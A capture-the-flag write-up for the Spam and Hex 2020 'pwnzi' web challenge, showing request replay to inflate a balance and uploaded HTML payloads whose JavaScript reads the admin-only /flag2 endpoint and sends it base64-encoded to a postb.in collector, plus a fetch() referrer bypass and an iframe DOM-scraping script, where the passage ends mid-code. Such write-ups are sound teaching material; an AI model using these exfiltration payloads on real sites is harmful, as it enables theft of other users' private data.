
# Spam and Hex CTF 2020 pwnzi for wolvsec


Saturday, March 7, 2020 12:16 PM

## Spam and Hex CTF; Pwnzi Flag #2 Writeup




Opening up the link gives you a register/login page:

https://pwnzi.ctf.spamandhex.com/login.html





You can login as anyone.


Once logged in, you get several pages: **Profile**, **Investments**, and **Report**.

The **Profile** page shows some monetary stuff, some flags that you don't have, and some perks that you can try to claim.


It turns out, to claim a perk, you need a high enough "Expected Interest" value.




On the **Investments** page you see a tree (pyramid?) view that starts out like this:





On the **Reports** page, you can submit a URL to be examined by the admin:




Let's play with the **Investments** page:

If you click Buy, it starts building out your pyramid:





Notice the second number increase!

You can then choose to expand your pyramid so it is deep or wide.  It turns out you get more for deep.

The minimum value you can use is $100,000 and if you use that always and go as deep as possible, you'll max out around $1,377,000.  That's enough to claim the first two perks but not the flag perk.


Here's at least one way of getting enough money to buy the flag perk.

1. Sell everything back to get back to the starting state.
2. Turn on the dev tools in your browser and go to the Network tab.
3. Set the value to $100,000 and Buy the first person.
4. Find the AJAX call that made this purchase and save it as a curl command





5. Run that curl command in a terminal window.

6. Refresh the page. You'll now see something like this. This is a state you normally could never get in just by using the web application directly.





7. In the lower-left box, buy for $10,000. Notice it adds the new name under BOTH of the above boxes so you get more money out of it.




8. Continue buying for $10,000 on the lower left until you run out of money.

You'll end up with over $2,000,000.




Which gives you enough to buy all the perks:

Username

sam5

Available Balance

$ 0

Expected Interest

$ 2259938.63

Flags

need some perks

only admin can see this

Perks

× Claim image upload (100000.0)

× Claim unrestricted upload (1300000.0)


× Claim a flag (1400000.0)

Files

Upload Choose Files No file chosen


So, claim them all!

However, when you try to claim the flag perk it won't let you. :(




When this page loads, you can see in devtools that it makes a lot of ajax calls to get the data. The one that returns "only admin can see this" is:

https://pwnzi.ctf.spamandhex.com/flag2




This is the flag we're gonna try for.

With the second perk, you can upload any file you want (the first perk restricts you to only images).

The plan is to upload some .html file we build, and then add that uploaded URL to the **Report** tab.

It seems as if the admin will then view the URL you submit. We can add scripts to the html page we upload so that, when the admin views that page, our scripts will be running in the context of the admin's login.

Since /flag2 is only shown to the admin, we're hoping to use this technique to get that flag.

At first I tried to upload an html file to exfiltrate the /flag2 ajax response using https://postb.in/


[**sam.html**]

```
<html>
   <body>
   <script>
let xhr=new XMLHttpRequest();
xhr.open('GET','https://pwnzi.ctf.spamandhex.com/flag2
');
xhr.send();
xhr.onload = function() {
   let url='https://postb.in/1589082813717-0429642538074?data='+btoa(xhr.response);
   location.href=url
}
   </script>
   </body>
</html>
```

When the admin views this page, it'll run our script which will make an XHR (XMLHttpRequest, sometimes also called AJAX) call to the /flag2 URL. Then it'll get the response and use btoa() to turn it into base 64 and tack it onto the end of a postb.in URL we just acquired.

Setting location.href to this url will then cause the browser to go GET that URL and we hope that postb.in will then show us the full URL which will include the data.

After uploading this file, it shows it with a link:




You can right click on the link and select Copy Link Address.

I then pasted this copied URL into the Report page and submitted it.

Report a suspicious url to admin

https://pwnzi.ctf.spamandhex.com/files-ca730f9e-3115-49bf-adc7-7e24deace947-sam.html

Report

That page shows a status of the submitted URL. After a few seconds it changes to "finished".

| | | | | |
|---|---|---|---|---|
| finished | 12:44:08 PM | sam2 | 68.51.145.201 | https://pwnzi.ctf.spamandhex.com/files-ca730f9e-3115-49bf-adc7-7e24deace947-sam.html |

When I refreshed my postb.in page, I got this:

GET /1589127461769-5499284733086 2020-05-10T16:44:10.392Z [Req '1589129050392-2970172965433' : 104.248.21.10]

**Headers**

**x-real-ip:** 104.248.21.10
**host:** postb.in
**connection:** close
**upgrade-insecure-requests:** 1
**user-agent:** Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/81.0.4044.0 Safari/537.36

**Query**

**data:**
eyJraW5kIjoiUHduemkiLCJtZXNzYWdlIjoibXVzdCBiZSBjYWxsZWQgd2l0aCBSZWZlcmVyOiBodHRwczovL3B3bnppLmN0Zi5zcGFtYW5k

**Body**

Notice it says **HeadlessChrome**. This just means they are running chrome invisibly on their server without it being displayed on any monitor.


Decoding this base 64 data yields:

**echo -n**
**eyJraW5kIjoiUHduemkiLCJtZXNzYWdlIjoibXVzdCBiZSBjYWxsZWQgd2l0aCBSZWZlcmVyOiBodHRwczovL3B3bnppLmN0Zi5zcGFtYW5kaGV4LmNvbS9wcm9maWxlLmh0bWwgYnV0IHdhczogaHR0cHM6Ly9wd256aS5jdGYuc3BhbWFuZGhleC5jb20vZmlsZXMtY2E3MzBmOWUtMzExNS00OWJmLWFkYzctN2UyNGRlYWNlOTQ3LXNhbS5odG1sIn0=** |base64 -D
**{"kind":"Pwnzi","message":"must be called with Referer: https://pwnzi.ctf.spamandhex.com/profile.html but was: https://pwnzi.ctf.spamandhex.com/files-ca730f9e-3115-49bf-adc7-7e24deace947-sam.html"}**

**Tip**: The -n parameter to echo is important since it avoids an unwanted newline being added.

So... you can't just "call" /flag2 directly like we tried. Strike One :(

The **Referer** header is sent by a web page when it makes requests for HTTP resources. The browser sets it to be the URL of the current page.




Since the "current page" making the HTTP request here is our uploaded sam.html page and not the profile.html page, we are denied the flag.

You might think that we can alter our script to set the **Referer** header to be what is wants but it turns out that is forbidden for security reasons.

So says this page:

https://developer.mozilla.org/en-US/docs/Glossary/Forbidden_header_name

Indeed if you alter the above script to add in the bolded line:

```
...
let xhr=new XMLHttpRequest();
xhr.open('GET','https://pwnzi.ctf.spamandhex.com/flag2');
xhr.setRequestHeader('Referer','https://pwnzi.ctf.spamandhex.com/profile.html')
xhr.send();
...
```

and retry, you get the same result since the setRequest() header doesn't do anything (as per the forbidden header web page content above).

**NOTE ADDED LATER**: After reading another writeup, I learned that the fetch() command DOES let you set the referrer via a special syntax:

So, this would've worked:

```
fetch("/flag2",{referrer:"https://pwnzi.ctf.spamandhex.com/profile.html"}).then(resp => resp.text()).then(text => {
    fetch("https://postb.in/1589147004806-3457683708984?data="+btoa(text));
 });
```

`referrer`

A `USVString` specifying the referrer of the request. This can be a same-origin URL, `about:client`, or an empty string.

Normally, with fetch, you set headers via { headers: {headerName: "headerValue"}}.

```
// Default options are marked with *
const response = await fetch(url, {
  method: 'POST', // *GET, POST, PUT, DELETE, etc.
  mode: 'cors', // no-cors, *cors, same-origin
  cache: 'no-cache', // *default, no-cache, reloac
  credentials: 'same-origin', // include, *same-or
  headers: {
    'Content-Type': 'application/json'
    // 'Content-Type': 'application/x-www-form-url
  },
```

You cannot use that technique to set the referer header BUT you can use the top level referrer (not two r's) property.

Crazy! This is quite surprising since this page lists Referer as a forbidden header:

https://developer.mozilla.org/en-US/docs/Glossary/Forbidden_header_name

XMLHttpRequest cannot set it but fetch can! But fetch cannot set it via its headers property, it can only set it via the top-level referrer property. Wow!

**END OF NOTE ADDED LATER**


The next thing I tried was uploading html with an iframe. The iframe will load the profile page inside of it.
The script can then access the DOM in the iframe contents and grab the flag.

[**sam2.html**]


```
<html>
  <body>
    <iframe id="one" src="https://pwnzi.ctf.spamandhex.com/profile.html"></iframe>

    <script>
      setTimeout(() => {

function iframeRef( frameRef ) {
  return frameRef.contentWindow ? frameRef.contentWindow.document : frameRef.contentDocument;
}

var inside = iframeRef( document.getElementById('one') );
var flag = inside.querySelectorAll('.form-control')[4].innerText;
